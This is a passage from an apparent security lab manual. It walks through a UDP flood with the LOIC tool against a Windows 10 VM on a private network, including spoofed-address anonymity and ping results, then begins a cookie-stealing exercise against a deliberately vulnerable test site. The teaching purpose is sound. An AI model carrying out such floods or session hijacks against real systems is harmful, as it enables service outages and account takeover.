
WEBSITE PENETRATION TESTING AND DOS INJECTION ATTACK

Perform a DOS attack on Windows 10 virtual machine using LOIC tool and check the performance.

Step 1: Open the LOIC tool in the attacker machine, you will see an interface like the one shown in the following screenshot.





Step 2: Now go to the target Windows 10 machine, open command prompt and check its IP address using the **'ipconfig'** command.




Here you can see that the target's IP address is **192.168.1.8**.

Step 2: Go to Task Manager and check Performance, you can see CPU utilization is 1%, first there will be some fluctuations because when we boot computer it involves number of tasks necessary for computer's operation, we will wait till the CPU utilization gets to 1% or 2% in order to facilitate comparison, check ethernet tab, you can see that no data is being sent or received.






Go to the browser and visit any website, check yahoo mail and we can visit that website and any website that we want, this is the case of **'before DOS attack'**.



Step 3: On attacker machine try to ping target's machine (192.168.1.8) and check time for each reply, it is **1ms** for almost every response packet.




Step 4: On LOIC tool, enter the **target's IP address**, and select the **attack method**.

Here we are selecting UDP method, UDP floods are more dangerous than a TCP flood, as UDP is a connectionless protocol, here when the target system receives UDP packets, OS will look for related applications and if no application is found then it will reply with **'ICMP destination unreachable'** reply packets.

That's why an attacker sends a large amount of UDP packets with **spoofed IP addresses** in order to impede getting flooded with these many ICMP reply packets from the target's machine while being completely anonymous.


Attacker send these many UDP packets to random ports so to exhaust the target's all available resources, making it unavailable for normal traffic.




Now click **'Lock on'** it will lock the target and select method, here we have selected **UDP method** and other values to be default.

Step 5: Now click on **'IMMA CHARGIN MAH LAZER'** to start the attack.


You can see flooding has started; a huge number of requests are going to the target.



Step 6: Let's check CPU utilization, which is nearly 29% as it is looking for the related applications and replying with 'ICMP destination unreachable' packets if none are found. While UDP is connectionless, the server still needs to inspect each packet to decide how to handle it, which requires CPU resources. Here in case of UDP, the utilization is less as it is not busy in replying every single packet being received with SYN/ACK, where in case of TCP flood utilization may rise to 100%.




See Ethernet in Performance tab, you can see that the rate of receiving UDP packets is very high i.e., **45.6 Mbps**, where rate of sending is 160 Kbps, it must be sending 'ICMP destination unreachable' packets.



Step 7: Let's try ping command from attacker's machine, we might get some response, here some replies show time of 409ms which is comparatively very high, where for some requests we get 'Request timed out'.

```
C:\Users\Kumar>ping 192.168.1.8

Pinging 192.168.1.8 with 32 bytes of data:
Request timed out.
Reply from 192.168.1.8: bytes=32 time=409ms TTL=128
Reply from 192.168.1.8: bytes=32 time=321ms TTL=128
Reply from 192.168.1.8: bytes=32 time=417ms TTL=128

Ping statistics for 192.168.1.8:
    Packets: Sent = 4, Received = 3, Lost = 1 (25% loss),
Approximate round trip times in milli-seconds:
    Minimum = 321ms, Maximum = 417ms, Average = 382ms

C:\Users\Kumar>ping 192.168.1.8

Pinging 192.168.1.8 with 32 bytes of data:
Reply from 192.168.1.8: bytes=32 time=657ms TTL=128
Reply from 192.168.1.8: bytes=32 time=361ms TTL=128
Request timed out.
Reply from 192.168.1.8: bytes=32 time=344ms TTL=128
```


If you try to visit any website on target's machine, you will find that it is not reaching any page, you can find that the VM is lagging too, after some time it can crash also. That's why security against 'Denial of service' attack is crucial.




Determining how hackers can login to the victim account without knowing the username and password with the help of cookie stealing.


Let's try **cookie stealing attack** on http://testphp.vulnweb.com

Step 1: First let's add cookie editor in Firefox, open Firefox and go to top right corner and click on the settings tab and click on **'Add-ons and themes'**.

